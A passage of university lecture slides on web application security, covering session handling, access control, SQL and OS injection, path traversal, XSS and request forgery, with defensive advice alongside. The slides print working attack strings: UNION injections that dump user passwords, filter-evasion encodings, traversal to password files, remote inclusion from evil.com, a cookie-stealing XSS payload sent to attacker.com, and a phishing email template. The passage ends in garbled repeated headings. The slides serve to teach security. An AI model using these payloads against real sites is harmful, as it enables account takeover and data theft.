 - No direct or indirect facility to provide a username
 - Can only change password for the user who owns this session
 - Require users to reenter their old password
 - Instance of defense in depth: Attacker might have by-passed authentication for a given user
 - New password should be entered twice
 - Notify users out of band of any password changes
-

Protecting Authentication

- Prevent misuse of the account recovery function
 - Most secure application (banking,...): Out of band, such as telephone call, ...
 - Prevent impersonation by other users
 - Reconsider use of password hints
 - Usually only useful to attackers
 - Consider using a single-use, time-limited, unique recovery URL
 - Consider using secondary challenges (though design is tricky)
-

Attacking Session Management

- Sessions need to store state
 - Performance dictates to store state at client
 - Cookies
 - Hidden forms
 - Asp.net view state (Not a session)
 - Fat URL
 - HTTP authentication (Not a session)
 - All or combinations, which might vary within a different state
 - Weaknesses usually come from
 - Weak generation of session tokens
 - Weak handling of session tokens
-

Attacking Session Management

- Hacker needs to find used session token
 - Find session dependent states and disfigure token



Attacking Session Management

- Weaknesses in Session Token Generation
 - Meaningful tokens
 - Might be encoded in hex, base-64, ...
 - Might be trivially encrypted (e.g. with XOR encryption)
 - Leak session data information
 - If not cryptographically protected by a signature, allow simple alteration
 - Hacking Steps:
 - Obtain a single token and systematically alter it, observing the effect on the interaction with the website
 - Log-in as several users, at different times, ... to record and analyze differences in tokens
 - Analyze tokens for correlation related to state information such as user names
 - Test reverse engineering results by accessing site with artificially created tokens.
-

Attacking Session Management

- Predictable tokens
 - Most brazen weakness: sequential session ids
 - Typical weaknesses:
 - Concealed sequences
 - Such as adding a constant to the previous value
 - Time dependencies
 - Such as using Unix, Windows NT time
 - Weak random number generation
 - E.g. Use NIST FIPS-140-2 statistical tests to discover
 - Use hacker tools such as Stompy
-

Attacking Session Management

- Weaknesses in Session Token Handling
 - Disclosure of Tokens on the Network
 - Arises when not all interactions are protected by HTTPS
 - Common scenario: Login, account update uses https, the rest or part (help pages) of the site not.
 - Use of http for preauthenticated areas of the site such as front page, which might issue a token
 - Cookies can be protected by the “secure” flag
-

Attacking Session Management

- Weaknesses in Token Handling
 - Disclosure of Tokens in Logs
 - User browser logs
 - Web server logs
 - Logs of corporate or ISP proxy servers
 - Logs of reverse proxies
 - Referrer logs of any servers that user visit by following off-site links
 - Example: Firefox 2.? Includes referer header provided that the off-site is also https. This exposes data in URLs
-

Attacking Session Management

- Weaknesses in Token Handling
 - Vulnerable Mapping of Tokens to Sessions
 - Multiple valid tokens concurrently assigned to the same user / session
 - Existence of multiple tokens is an indication for a security breach
 - Of course, user could have abandoned and restarted a session
 - “Static Tokens”
 - Same token reissued to user every time
 - A poorly implemented “remember me” feature
 - Other logic defects:
 - A token consisting of a user name, a good randomized string that never used / verified the random part, ...
-

Attacking Session Management

- Weaknesses in Token Handling
 - Vulnerable Session Termination
 - Keeping lifespan of session short reduces the window of opportunity
 - Involves user in defining end of session
 - Typical flaws:
 - No logout procedure
 - Logout procedure does not invalidate the session
 - Attack centers on finding out whether session termination is implemented at server side
-

Attacking Session Management

- Weaknesses in Token Handling
 - Client exposure to Token Hijacking
 - XSS attacks query routinely user's cookies
 - Session Hijacking:
 - Session Fixation Vulnerability:
 - Attacker feeds token to the user, waits for them to login, then hijacks the session
 - Cross-Site Request Forgeries
 - Attacker crafts request to application
 - Incites user to send request
 - Relies on token being sent to site
-

Attacking Session Management

- Weaknesses in Token Handling
 - Liberal cookie scope
 - Domain attribute allows a site to include larger domain for cookie
 - E.g. engr.scu.edu cookie is valid for bobadilla.engr.scu.edu
 - engr.scu.edu can set cookie scope to scu.edu
 - Vulnerability lies in cookie handling of other applications in the domain
 - Errors in setting cookie path restriction
 - Browser will not submit cookie to the parent director or any other directory path on server, unless if the path attribute is set
 - Without a trailing backslash “/” path attribute is not interpreted as a directory, but as a pattern match
 - “/doc” matches “/php-doc”
-

Securing Session Management

- **Generate Strong Tokens**
 - Uses crypto
 - Uses cryptogr. strong random number generator
 - **Protect Tokens throughout their Lifecycle**
 - Transmit tokens only over https
 - Do not use URL to transmit session tokens
 - Implement logout functionality
 - Implement session expiration
 - Prevent concurrent logins
 - Beware of / secure administrative functionality to view session tokens
 - Beware of errors in setting cookie domains and paths
-

Securing Session Management

- Prevent Cross-Site Scripting vulnerabilities
 - Check tokens submitted
 - If warranted, require two-step confirmation and / or reauthentication to limit effects of cross-site request forgeries
 - Consider per-page tokens
 - Create a fresh session after successful authentication to limit effects of session fixation attacks
 - This is particularly difficult, if sensitive information is submitted, but user does not authenticate
 - Log, Monitor, Alert
 - Implement reactive session termination
-

Attacking Access Controls

- Access control can be
 - Vertical
 - Distinction between different classes of users
 - Most common and simple:
 - General Users
 - Administrators
 - Horizontal
 - Distinction between what a particular user in a class can do
 - Access to web email limited to one user
-

Attacking Access Controls

- Common Vulnerabilities
 - Completely unprotected functionality
 - Only URL is necessary to perform actions that should be restricted
 - “No lowly user will ever know this URL”
 - Identifier based functions
 - Access to resource is mitigated by a parameter that is only handed out to a given user
 - Happens often when the application interacts with external systems
 - Application logs will reveal this type of functionality
-

Attacking Access Controls

■ Common Vulnerabilities

□ Logic Flaws / False Assumptions

■ Multistage functionality

- Example: User accesses “User Maintenance Menu” and selects “Add User”
 - Page verifies that user has privileges to add users
 - Forwards user to the “Add User” page
 - But this one is not protected
 - Attacker needs to go directly to this page
-

Attacking Access Controls

■ Common Vulnerabilities

□ Use static files

- Example: Web publisher interacts with user to sell / ascertain right to view a given document
- Once user has gained right to view, user is given the link
 - bobadilla.engr.scu.edu/downloads/final387002918.pdf
- This is a static resource that cannot verify the rights again



Attacking Access Controls

- Common vulnerabilities
 - Insecure access control mechanisms
 - Example: <https://bobadilla.engr.scu.edu/login/home.asp?admin=true>
 - Example: Use of the referer header
 - Hacking steps:
 - Use site mapping to find / guess hidden resources
 - Use two different level user accounts to look for distinguishing parameters
 - Test for the use of the referer field
 - Review client side scripts and hidden forms to find reference to hidden functionality
-

Code Injection

- Hacking steps:
 - ❑ Supply unexpected syntax to cause problems
 - ❑ Identify any anomalies in the application response
 - ❑ Examine any error messages
 - ❑ Systematically modify input that causes anomalous behavior to form and verify hypotheses on the behavior of the system
 - ❑ Try safe commands to prove existence of injection flaw
 - ❑ Exploit the flaw
-

Code Injection Into SQL

- Gain knowledge of SQL
 - Install same database as used by application on local server to test SQL commands
 - Consult manuals on error messages
 - Detection:
 - Cause an error condition:
 - String Data
 - Submit a single quotation mark
 - Submit two single quotation marks
 - Use SQL concatenation characters
 - ' || ' FOO (oracle)
 - ' + ' FOO (MS-SQL)
 - ' ' FOO (No space between quotation marks) (MySQL)
 - Numeric Data
 - Replace numeric value with arithmetic (Instead of 5, submit 2+3)
 - Use sql-specific keywords
 - 67-ASCII('A') is equivalent to 2 in SQL
 - Beware of special meaning of characters in http such as '&', '=', ...
-

Code Injection Into SQL

■ Union operator

- `SELECT author, title, year FROM books WHERE publisher = 'Wiley'`
 - Insert
 - `'Wiley' UNION SELECT username, password, uid FROM users--`
 - to obtain
 - `SELECT author, title, year FROM books WHERE publisher = 'Wiley' Union SELECT username, password, uid FROM users--'`
 - Pay attention to error messages in order to reformulate the string more successfully
 - Try
 - `' UNION SELECT NULL- -'`
 - `' UNION SELECT NULL, NULL--`
 - `'UNION SELECT NULL, NULL, NULL --`
-

Code Injection Into SQL

- You can try 'order by' in order to find out how many rows are in the table:
 - ❑ ORDER BY 1 --
 - ❑ ORDER BY 2 --
 - ❑ ORDER BY 3 --
 - Next, find out which columns have the string data type by injection
 - ❑ UNION SELECT 'a', NULL, NULL--
 - ❑ UNION SELECT NULL, 'a', NULL--
 - ❑ UNION SELECT NULL, NULL, 'a'--
-

Code Injection Into SQL

- Fingerprinting the database
 - Important because of differences in SQL supported
 - E.g.: Oracle SQL requires a from clause in all selects
 - Obtain version string of database from
 - UNION SELECT banner,NULL,NULL from v\$version
 - Use different ways in which databases concatenate strings:
 - Oracle: 'Tho' || 'mas'
 - MS-SQL: 'Tho' + 'mas'
 - MySQL: 'Tho' 'mas' (with space between quotes)
 - Use different numbering formats
 - Oracle: BITAND(1,1)-BITAND(1,1)
 - MS-SQL: @@PACK-RECEIVED-@@PACK_RECEIVED
 - MySQL: CONNECTION_ID() - CONNECTION_ID()
-

Code Injection Into SQL

- MS-SQL: Exploiting ODBC Error Messages
 - Inject ' having 1=1 --
 - Generates error message

Microsoft OLE DB Provider for ODBC Drivers error '80040e14' (Microsoft) [ODBC SQL Server Driver] [SQL Server] Column 'users.ID' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause

Code Injection Into SQL

- MS-SQL: Exploiting ODBC Error Messages
 - Inject
 - ' group by users.ID having 1=1 --
 - Generates error message

Microsoft OLE DB Provider for ODBC Drivers error
'80040e14' (Microsoft) [ODBC SQL Server Driver] [SQL
Server] Column 'users.username' is invalid in the select
list because it is not contained in an aggregate function
and there is no GROUP BY clause

Code Injection Into SQL

- MS-SQL: Exploiting ODBC Error Messages
 - ...
 - Inject
 - ‘ group by users.ID, users.username, users.password, users.privs having 1=1 --
 - Generates no error message
 - No proceed injecting union statements to find data types for each column
 - Inject
 - ‘ union select sum(username) from users--’
-

Code Injection Into SQL

- By-passing filters:
 - Avoiding blocked characters
 - The single quotation mark is not required for injection into a numeric data field
 - If the comment character is blocked, craft injection so that it does not break the surrounding query
 - Instead of
 - ' or 1 = 1 --
 - use
 - ' or 'a' = ' a
 - MS-SQL does not need semicolons to separate several commands in a batch



Code Injection Into SQL

- By-passing filters:
 - Circumventing simple validation
 - If a simple blacklist is used, attack canonicalization and validation.
 - E.g. instead of select, try
 - SeLeCt
 - SELSELECTECT
 - %53%45%4c%45%43%54
 - %2553%2545%254c%2545%2543%2554
 - Use inline comments
 - SEL/*foo*/ECT (valid in MySQL)
 - Manipulate blocked strings
 - 'adm' || 'in' (valid in Oracle)
 - Use dynamic execution
 - exec('select * from users') works in MS-SQL
-

Code Injection Into SQL

- By-passing filters
 - Exploit defective filters
 - Example: Site defends by escaping any single quotation mark
 - I.e.: Replace ' with ''
 - Assume that user field is limited to 20 characters
 - Inject
 - aaaaaaaaaaaaaaaaaaaa'
 - Application replaces this with
 - aaaaaaaaaaaaaaaaaaaa''
 - Passes it on to database, which shortens it to 20 characters, removing the final single quotation mark
 - Therefore, inject
 - aaaaaaaaaaaaaaaaaaaa' or 1=1 --

Code Injection Into SQL

- Second Order SQL Injection
 - The result of an sql statement is posted in another sql statement
 - Canonicalization is now much more difficult



Code Injection: OS Injection

- Two types:
 - Characters ; | & newline are used to batch multiple commands
 - Backtick character ` used to encapsulate separate commands within a data item
 - Use time delay errors
 - Use 'ping' to the loop-back device
 - || ping -I 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
 - works for both windows and linux in the absence of filtering
-

Code Injection: OS Injection

- Dynamic execution in php uses eval
 - Dynamic execution in asp uses evaluate
 - Hacking steps to find injection attack:
 - Try
 - ;echo%2011111111
 - echo%2011111111
 - response.write%2011111111
 - :response.write%2011111111
 - Look for a return of 1111111 or an error message
-

Code Injection: OS Injection

■ Remote file injection

- PHP include accepts a remote file path

- Example Fault:

- <https://bobadilla.engr.scu.edu/main.php?Country=FRG>

- is processed as

- `$country = $_GET['Country'];`
- `include($country. '.php');`

- which loads file

- FRG.php

- Attacker injects

- <https://bobadilla.engr.scu.edu/main.php?Country=http://evil.com/backdoor>

- Found by putting attacker's resources, or non-existing IP, or static resource on victim's site, ...
-

Code Injection: OS Injection

- Soap Injection
 - XPath injection
 - SMTP injection
 - LDAP injection
-

Exploiting Path Traversal

■ Simplistic Scenario

- Webservice displays file based on user input:
 1. Extracts the value of the “file” parameter from user input
 2. Appends this value to a prefix: “C:\web\publicdocs\”
 3. Opens file with this name
 4. Reads file and returns contents to the reader

■ Simple Attack

- Place “..\..\winnt\repair\sam” into input field
 - Webservice now opens file
 - C:\web\publicdocs\..\..\winnt\repair\sam
 - = C:\winnt\repair\sam
 - And displays the Windows SAM backup file with might be searched for passwords
-

Exploiting Path Traversal

- Location of Targets
 - Review any instances where files are accessed based on user input
 - Look for request parameters that appear to contain the name of a file
 - If you have local access to the web application:
 - Monitor file system activity
 - Windows: filemon / ProcessMon from MS-Sysinternals
 - Consider using a specific name in all requests and then look for this parameter in the file system logs
 - If you have found such an input, see what happens by including the dot dot slash sequence
-

Exploiting Path Traversal

- Most webservers try to prevent path traversal by disallowing dangerous characters
 - Attacker can try
 - forward and backward slashes
 - simple URL encoding
 - dot %2e
 - forward slash %2f
 - backward slash %5c
 - 16-bit unicode encoding
 - dot %u002e
 - forward slash %u002f
 - backward slash %u005c
 - double URL encoding (encode %)
 - dot %252e
 - forward slash %252f
 - backward slash %255c
 - try overlong UTF-8 Unicode encoding
 - dot %c0%2e %e0%40%ae ...
 - forward slash %c0%2f %e0%80%af ...
 - backward slash %c0%5c %c0%80%5c ...

Exploiting Path Traversal

- Some websites test whether the file has the correct extension or append one themselves
 - Can sometimes be subverted by introducing a URL-encoded NULL byte
 - Example: `../../../../etc/password%00.jpg`
 - Because check is implemented by an API call that does not resolve URL encoding
 - Or a URL-encoded newline character
 - Example: `../../../../etc/password%0a.jpg`
-

Exploiting Path Traversal

- Some websites check whether the user-supplied filename starts with the right extension
 - Easy to defeat with the ../ constructs
 - Some websites use a combination of these too simplistic protections
 - Can be defeated with a combination of the attacks
-

Exploiting Path Traversal

- Typical targets
 - Password files for a brute force cracking attack
 - Server and application configuration files to find other vulnerabilities
 - Include files that might contain database credentials
 - Data sources used by the application such as MySQL database and XML files
 - Source code for the web application
 - Application log files that might contain user tokens, ...
 - Typical target if file can be written
 - Creating scripts in user startup folders
 - Modifying files such as in.ftpd that are executed when users connect to the internet
 - Writing scripts to web directories and call them from the browser
-

Preventing Path Traversal

- Protect against naming attacks by:
 1. Full decoding and canonicalization
 - Probably not be possible in a single pass
 - Resulting string should be alphanumeric + / \
 2. Use hard coded list of permissible file extensions
 3. Use file system API to verify that the file exists and that the file is in the allowed directory
 - Java: Use `java.io.File` object and call `getCanonicalPath`
 - ASP.NET: Pass filename to `System.IO.Path.GetFullPath`
 - Mitigate path vulnerabilities by using a chrooted environment (chroot jail)
 - On Windows systems, place files in their own partition
-

Attacking Application Logic

- Logic flaws are extremely varied.




Attacking other users: XSS

- XSS attacks
 - Vulnerability has wide range of consequences, from pretty harmless to complete loss of ownership of a website



Attacking other users: XSS

- Reflected XSS
 - User-input is reflected to web page
 - Common vulnerability is reflection of input for an error message
 - Exploitation:



Attacking other users: XSS

■ Reflected XSS

□ Exploit:

1. User logs on as normal and obtains a session cookie
2. Attacker feeds a URL to the user
 - `https://bobadilla.engr.scu.edu/error.php?message=<script>var+i=new+Image;+i.src="http://attacker.com/"%2bdocument.cookie;</script>`
3. The user requests from the application the URL fed to them by the attacker
4. The server responds to the user's request; the answer contains the javascript
5. User browser receives and executes the javascript
 - `var I = new Image; i.src=http://attacker.com/+document.cookie`
6. Code causes the user's browser to make a request to attacker.com which contains the current session token
7. Attacker monitors requests to attacker.com and captures the token in order to be able to perform arbitrary actions as the user

Attacking other users: XSS

- Same Origin Policy: Cookies are only returned to the site that set them.
 - Same Origin Policy:
 - Page residing in one domain can cause an arbitrary request to be made to another domain.
 - Page residing in one domain can load a script from another domain and execute it in its own context
 - A page residing in one domain cannot read or modify cookies (or other DOM data) belonging to another domain
 - For browser, the attacker's javascript came from the site
 - It is executed within the context of the site
-

Attacking other users: XSS

From: Thomas Schwarz
<tschwarz@bobadilla.engr.scu.edu>

To: John Doe

Subject: Complete online course feed-back form


Dear Valued Student

Please fill out the following online course feed-back form. Your grades will not be released to the registrar without having completed this form. Please go to my course website using your usual bookmark and then click on the following link:

<https://bobadilla.engr.scu.edu/%65%72%72%6f%72?message%3d%3c%73%63%72ipt>var+i=ne%77+lm%6>

Attacking other users: XSS

- Stored XSS Vulnerability



Attacking other users: XSS

- DOM-based XSS
 - A user requests a crafted URL supplied by the attacker and containing embedded Javascript
 - The server's response does not contain the attacker's script in any form
 - When the user's browser processes this response, the script is nevertheless executed.
-

Attacking other users: XSS

- MySpace 2005
 - User Samy circumvented anti-XSS filters installed to prevent users from placing JavaScript in their user profile pages
 - Script executed whenever user saw Samy's page
 - Added Samy into "friends" list
 - Copied itself into the victim's page
 - MySpace had to take the application offline, remove malicious script from the profiles of their users, and fix the defect
 - Samy was forced to pay restitution and carry out three months of community service
 - "The wonders" of AJAX: Asynchronous JavaScript and XML:
 - Only part of the user page is recreated upon user action
-

Attacki

french military victories - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.albinoblacksheep.com/text/victories.html

Free Hotmail Google Scholar games.AsoBrain.com CNN.com - Breaking N... Thomas Schwarz Hom...

Advanced Search Preferences Language Tools Search Tips

Google™ french military victories Google Search

Search: the web

Web Images Groups Directory News

Did you mean: [french military defeats](#)

No standard web pages containing all your search terms were found.

Your search - **french military victories** - did not match any documents.

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

Also, you can try [Google Answers](#) for expert help with your search.

[Google Home](#) - [Advertise with Us](#) - [Search Solutions](#) - [Services & Tools](#) - [Jobs, Press, & Help](#)

[Parody transcribed ©2003 Albino Blacksheep](#)
This Parody is not sponsored or endorsed by Google
[Click here to tell a friend about this page!](#)

Done

Attacking other users: XSS

- Other payloads for XSS
 - Malicious web site succeeded in the past to:
 - Log Keystrokes
 - Capture Clipboard Contents
 - Steal History and Search Queries
 - Enumerate Currently Used Applications
 - Port Scan the Local Network
 - Attack Other Network Hosts
 - `<img src=http://192.168.1.1/hm_icon.gif" onerror="notNetgear()"`
 - This checks for the existence of a unique image that is present if a Netgear DSL router is present
 - And XSS can deliver those things, too
-

Attacking other users: XSS

■ Delivery Modes

□ Reflected and DOM-based XSS attacks

- Use forged email to target users
 - Use text messages
 - Use a “third party” web site to generate requests that trigger XSS flaws.
 - This is successful if the user is logged into the vulnerable site and visits the “third party” web site at the same time.
 - Attackers can pay for banner ads that link to a URL containing an XSS payload for a vulnerable application
 - Use the “tell a friend” or “tell administrator” functionality in order to generate emails with arbitrary contents and recipients
-

Attacking other users: XSS

■ Delivery Modes

□ Stored XSS attacks

■ Look for user controllable data that is displayed:

- Personal information fields
 - Names of documents, uploaded files, ...
 - Feedback or questions for admins
 - Messages, comments, questions, ...
 - Anything that is recorded in application logs and displayed in a browser to administrators:
 - URLs, usernames, referer fields, user-agent field contents, ...
-

Attacking other users: XSS

■ Finding Vulnerabilities

- ❑ Standard proof-of-concept attack strings such as
 - “><script>alert(document.cookie)</script>”
 - String is submitted as every parameter to every page of the application
- ❑ Rudimentary black-list filters
 - Look for expressions like “<script>”, ...
 - Remove or encode expression, or block request altogether
 - Counterattack:
 - ❑ Use exploits without the <script> or even “ < > / characters
 - Examples:
 - ❑ “><script > alert(document.cookie)</script >”
 - ❑ “><ScRiPt>alertalert(document.cookie)</ScRiPt >”
 - ❑ “%3e%3cscript%3ealert(document.cookie)%3c/script%3e”
 - ❑ “><scr<script>ipt> alert(document.cookie)</scr</script>ipt>”
 - ❑ “%00”>script>alert(document.cookie)</script>”

Attacking other users: XSS

- Finding Reflected XSS Vulnerabilities
 - Look for input string that is reflected back to user
 - Test string needs to be unique and easily searchable
 - “Crubbardestein”
 - Submit test string as every parameter using every method, including HTTP headers
 - Review the HTML source code to identify the location of the test string
 - Change the test string to test for attack possibilities
 - XSS bullets at ha.ckers.org
 - Signature based filters (e.g. ASP.NET anti-XSS filters) will mangle reflection for simple attack input, but
 - Often overlook:
 - whitespaces before or after tags,
 - capitalized letters,
 - only match opened and closed tags,
 - ...
 - Data Sanitization
 - Can remove certain expressions altogether, but then no longer check for further vulnerabilities
 - `<scr<script>ipt>`
 - Can be beaten by inserting NULL characters
 - Escapes quotation characters with a backslash
 - ...
 - Use length filters that can be avoided by contracting JavaScripts (free software available)

Attacking other users: XSS

■ HTTP Only Cookies

- An application sets a cookie as http only
 - Set-Cookie: SessId=124987389346541029: HttpOnly
 - Supporting browsers will not allow client side scripts to access the cookie
 - This dismantles one of the methods for session hijacking
-

Attacking other users: XSS

■ Cross-Site Tracing

- Enables client-side scripts to circumvent the HttpOnly protection
 - Uses HTTP TRACE method
 - used for diagnostics
 - enabled by many web servers by default
 - If server receives a request using the TRACE method, default server behavior is to respond with a message whose body contains **exactly the same text of the trace request received by the server.**
 - Purpose is to allow seeing changes made by proxies, etc.
 - Browsers submit all cookies in HTTP requests **including** requests that are made with TRACE and including cookies that are HttpOnly
-

Attacking other users: XSS

- Redirection Attacks
 - Applications takes user-controllable input for redirection
- Circumvention of typical protection mechanisms
 - Application checks whether user-supplied string starts with http:// and then blocks the redirection or removes http://
 - Tricks of the trade:
 - Capitalize some of the letters in http
 - Start with a null character (%00)
 - Use a leading space
 - Use double http
 - Similar tricks when application checks whether url is in the same site as application
 - Application adds prefix http://bobadilla.engr.scu.edu to user input
 - This is vulnerable if the prefix does not end with a '/' character

Attacking other users: XSS

- HTTP Header Injection
 - Application inserts user-controllable data in an HTTP header returned by application
 - Can be used to inject cookies
 - Can be used to poison proxy server cache



Attacking other users: XSS

- Request Forgery - Session Riding
 - On-Site Request Forgery OSRF
 - Payload for XSS
 - Vulnerability profile: Site allows users to submit items viewed by others, but XSS might not be feasible.
-

Attacking other users: XSS

- Example:
 - Message Board Application
 - Messages are submitted with a request such as
POST /submit.php
Host: bobadilla.engr.scu.edu
Content-Length: 41
type=question&name=foo&message=bar
 - Request results in

```
<tr> <td></td>  
  <td>foo</td>  
  <td>bar</td></tr>
```
 - Now change your request type to
type=../admin/newUser.php?username=foo&password=bar&role=admin#
 - Request results in

```
<tr> <td></td>  
  <td> </td>  
  <td> </td></tr>
```
 - When an administrator is induced to issue this crafter request, the action is performed

Attacking other users: XSS

- XSS Request Forgery (XSRF)
- Attacker creates website
 - User's browser submits a request directly to a vulnerable application
 - Primarily arise when HTTP cookies are used to transmit session tokens.
 - 2004 (Dave Armstrong): Possible to have visitors make automatic bids to an ebay auction
 - Example:
 - Find a function that performs some interesting action on behalf of user and that has simple request parameters
POST TransferFunds.asp HTTP/1.1
Host: bobadilla.engr.scu.edu
FromAccount=current&ToSortCode=123456&ToAccountNumber=1234567&Amount=1000.00&When=Now
 - Create an HTML page that issues the request without any user interaction
 - For GET request, use an tag with src set to the vulnerable URL
 - For POST request, use a form with hidden forms

CHAPTER-2

DIGITAL CERTIFICATES AND DIGITAL
CERTIFICATES AND DIGITAL
FORENSICS DIGITAL CERTIFICATES AND
DIGITAL FORENSICS
DIGITAL
FORENSICS
DIGITAL CERTIFICATES AND
CERTIFICATES AND
FORENSICS AND
DIGITAL CERTIFICATES AND
DIGITAL FORENSICS
DIGITAL CERTIFICATES AND
CERTIFICATES AND
FORENSICS AND
DIGITAL CERTIFICATES AND
DIGITAL FORENSICS
DIGITAL CERTIFICATES AND
CERTIFICATES AND
FORENSICS AND
DIGITAL CERTIFICATES AND
DIGITAL FORENSICS
DIGITAL CERTIFICATES AND
CERTIFICATES AND
FORENSICS AND
DIGITAL CERTIFICATES AND
DIGITAL FORENSICS
DIGITAL CERTIFICATES AND
CERTIFICATES AND
FORENSICS AND
DIGITAL CERTIFICATES AND
DIGITAL FORENSICS

Understanding Forensics Lab Certification Requirements

- **Digital forensics lab**
 - Where you conduct your investigation
 - Store evidence
